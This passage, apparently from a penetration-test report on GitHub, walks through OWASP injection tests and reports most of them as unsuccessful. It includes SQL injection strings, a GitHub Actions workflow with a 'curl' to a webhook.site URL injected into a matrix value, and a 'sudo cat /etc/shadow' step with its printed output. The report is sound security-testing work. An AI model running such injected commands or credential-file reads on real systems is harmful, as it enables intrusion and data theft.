


Figure 88: Attempted stored XSS - response

Based on the findings of the previous section and the tests performed, the application does not contain stored XSS vulnerability.

11.6.3 Testing for HTTP Parameter Pollution

Testing is in accordance with the OWASP - Testing for HTTP Parameter Pollution.

When testing potential endpoints, we found that the last duplicate parameter is critical for **GET /suggestions/issue/3168213285?mention_suggester=1&user_avatar=1&repository_id=100611007** but we did not discover how this could compromise the application.

Figure 89: Attempted HTTP Parameter Pollution




Figure 90: Attempted HTTP Parameter Pollution




Figure 91: Attempted HTTP Parameter Pollution

We also performed other experiments on other endpoints, but did not discover the vulnerability.

Figure 92: Attempted HTTP Parameter Pollution

11.6.4 Testing for SQL Injection

Testing is in accordance with the OWASP - Testing for SQL Injection.

No endpoint was discovered during testing that would indicate that a specific SQL database is used, and we found nothing about it in the GitHub documentation. But according to this public article we found, GitHub uses MySQL for metadata, access rights, account settings, repository permissions, and similar structured information.

We ran experiments on various likely SQL injection endpoints, but GitHub seems to escaping

the characters correctly. Different SQL query encoding also didn't work ("test_sql%27%29–", "test_sql%2527%2529–", "test_sql\\x27)–".


```
{
        "owner":"ralnasing-orgmem",
        "template_repository_id":"",
        "include_all_branches":"0",
        "repository":{
                "name":"test_sql');--",
                "visibility":"private",
                "description":"",
                "auto_init":"1",
                "license_template":"",
                "gitignore_template":""
        },
```


Figure 93: SQL injection attempt




Figure 94: SQL injection attempt

11.6.5 Testing for LDAP Injection

Testing is in accordance with the OWASP - Testing for LDAP Injection.

The use of LDAP is optional with GitHub Enterprise, but is explicitly excluded from testing (this is a paid service). No other endpoints using LDAP have been discovered.

11.6.6 Testing for XML Injection

Testing is in accordance with the OWASP - Testing for XML Injection.

During testing we found no XML injection endpoints. GitHub primarily uses JSON.

11.6.7 Testing for SSI Injection

Testing is in accordance with the OWASP - Testing for SSI Injection.

No SSI injection points were identified during testing.

11.6.8 Testing for XPath Injection

Testing is in accordance with the OWASP - Testing for XPath Injection.

Since GitHub doesn't use user-side XML, the only possible attack would be on server-side XML. No such vulnerability has been found.

11.6.9 Testing for IMAP SMTP Injection

Testing is in accordance with the OWASP - Testing for IMAP SMTP Injection.

We haven't thought of how to do IMAP SMTP Injection on GitHub. The password reset emails are probably sent from the backend - we found no such requests or responses.

11.6.10 Testing for Code Injection

Testing is in accordance with the OWASP - Testing for Code Injection.

We attempted code injection (curl to the attacker's server) in a crafted python package, which is always executed after a commit to the main branch. The attempt was unsuccessful.

```yaml
# This workflow will install Python dependencies, run tests and lint with a variety of Python versions
# For more information see: https://docs.github.com/en/actions/automating-builds-and-tests/building-and-testing-python

name: Python package

on:
  push:
    branches: [ "main" ]
  pull_request:
    branches: [ "main" ]

jobs:
  build:

    runs-on: ubuntu-latest
    strategy:
      fail-fast: false
      matrix:
        python-version: ["3.9 && curl https://webhook.site/7c612957-ab14-4b84-a2bf-c9f1d302ffa0", "3.10 && curl https://webhook.site/7c612957

    steps:
    - uses: actions/checkout@v4
    - name: Set up Python ${{ matrix.python-version }}
      uses: actions/setup-python@v3
      with:
        python-version: ${{ matrix.python-version }}
    - name: Install dependencies
      run: |
        python -m pip install --upgrade pip
        python -m pip install flake8 pytest
        if [ -f requirements.txt ]; then pip install -r requirements.txt; fi
```

Figure 95: Attempted Code injection






Figure 96: Attempted Code injection

We tried to find other weaknesses in the Actions workflow schema. We found that we can also use sudo and other commands, including sending requests using curl, but this entire workflow runs in a sandboxed environment with a locked root account, so we didn't find any weaknesses. This would be a problem if user_session or other private identifying information about the user could be obtained through the workflow, but we have not confirmed this.



```yaml
# This is a basic workflow to help you get started with Actions

name: CI

# Controls when the workflow will run
on:
  # Triggers the workflow on push or pull request events but only for the "main" branch
  push:
    branches: [ "main" ]
  pull_request:
    branches: [ "main" ]

  # Allows you to run this workflow manually from the Actions tab
  workflow_dispatch:

# A workflow run is made up of one or more jobs that can run sequentially or in parallel
jobs:
  # This workflow contains a single job called "build"
  build:
    # The type of runner that the job will run on
    runs-on: ubuntu-latest

    # Steps represent a sequence of tasks that will be executed as part of the job
    steps:
      # Checks-out your repository under $GITHUB_WORKSPACE, so your job can access it
      - uses: actions/checkout@v4

      # Runs a single command using the runners shell
      - name: Run a one-line script
        run: sudo cat /etc/shadow

      # Runs a set of commands using the runners shell
      - name: Run a multi-line script
        run: |
          echo Add other actions to build,
          echo test, and deploy your project.
```

Figure 97: Attempted Code injection



```
Run a one-line script
▸ Run sudo cat /etc/shadow
root:*LOCK*:14600::::::
daemon:*:20229:0:99999:7:::
bin:*:20229:0:99999:7:::
sys:*:20229:0:99999:7:::
sync:*:20229:0:99999:7:::
games:*:20229:0:99999:7:::
man:*:20229:0:99999:7:::
lp:*:20229:0:99999:7:::
mail:*:20229:0:99999:7:::
news:*:20229:0:99999:7:::
uucp:*:20229:0:99999:7:::
proxy:*:20229:0:99999:7:::
www-data:*:20229:0:99999:7:::
backup:*:20229:0:99999:7:::
list:*:20229:0:99999:7:::
irc:*:20229:0:99999:7:::
_apt:*:20229:0:99999:7:::
nobody:*:20229:0:99999:7:::
systemd-network:!*:20229::::::
systemd-timesync:!*:20229::::::
dhcpcd:!:20229::::::
messagebus:!:20229::::::
syslog:!:20229::::::
systemd-resolve:!*:20229::::::
uuidd:!:20229::::::
tss:!:20229::::::
sshd:!:20229::::::
pollinate:!:20229::::::
tcpdump:!:20229::::::
landscape:!:20229::::::
fwupd-refresh:!*:20229::::::
polkitd:!*:20229::::::
_chrony:!:20229::::::
sphinxsearch:!:20241::::::
systemd-coredump:!*:20241::::::
mysql:!:20241::::::
```

Figure 98: Expected workflow behaviour

No other endpoints for code injection were found.

11.6.11 Testing for Command Injection

Testing is in accordance with the OWASP - Testing for Command Injection.

The only endpoint found for command injection is within GitHub Workflow, but that runs in a sandboxed environment and was tested in the last section. No other endpoints were found for this type of attack.

11.6.12 Testing for Format String Injection

Testing is in accordance with the OWASP - Testing for Format String Injection.

In testing earlier, it was found that GitHub always correctly escapes characters and lists them as plain text when user input is received. The String Injection format does not threaten the application.

11.6.13 Testing for HTTP Incoming Requests

Testing is in accordance with the OWASP - Testing for HTTP Incoming Requests.

No such problems were found during testing. All requests were handled consistently and as expected by the application.

11.6.14 Testing for Server-Side Request Forgery

Testing is in accordance with the OWASP - Testing for Server-Side Request Forgery.

No SSRF vulnerable endpoint was found during testing.

11.7 Testing for Error Handling

11.7.1 Testing for Improper Error Handling

Testing is in accordance with the OWASP - Testing for Improper Error Handling.

During previous testing phases, it was confirmed that GitHub handles invalid inputs securely. The application consistently responds with appropriate HTTP status codes (e.g., 400, 403, 404) and displays generic error messages without revealing stack traces, internal server paths, or debug information. No signs of improper error handling were observed, and the application did not disclose any sensitive implementation details in response to malformed or unauthorized requests.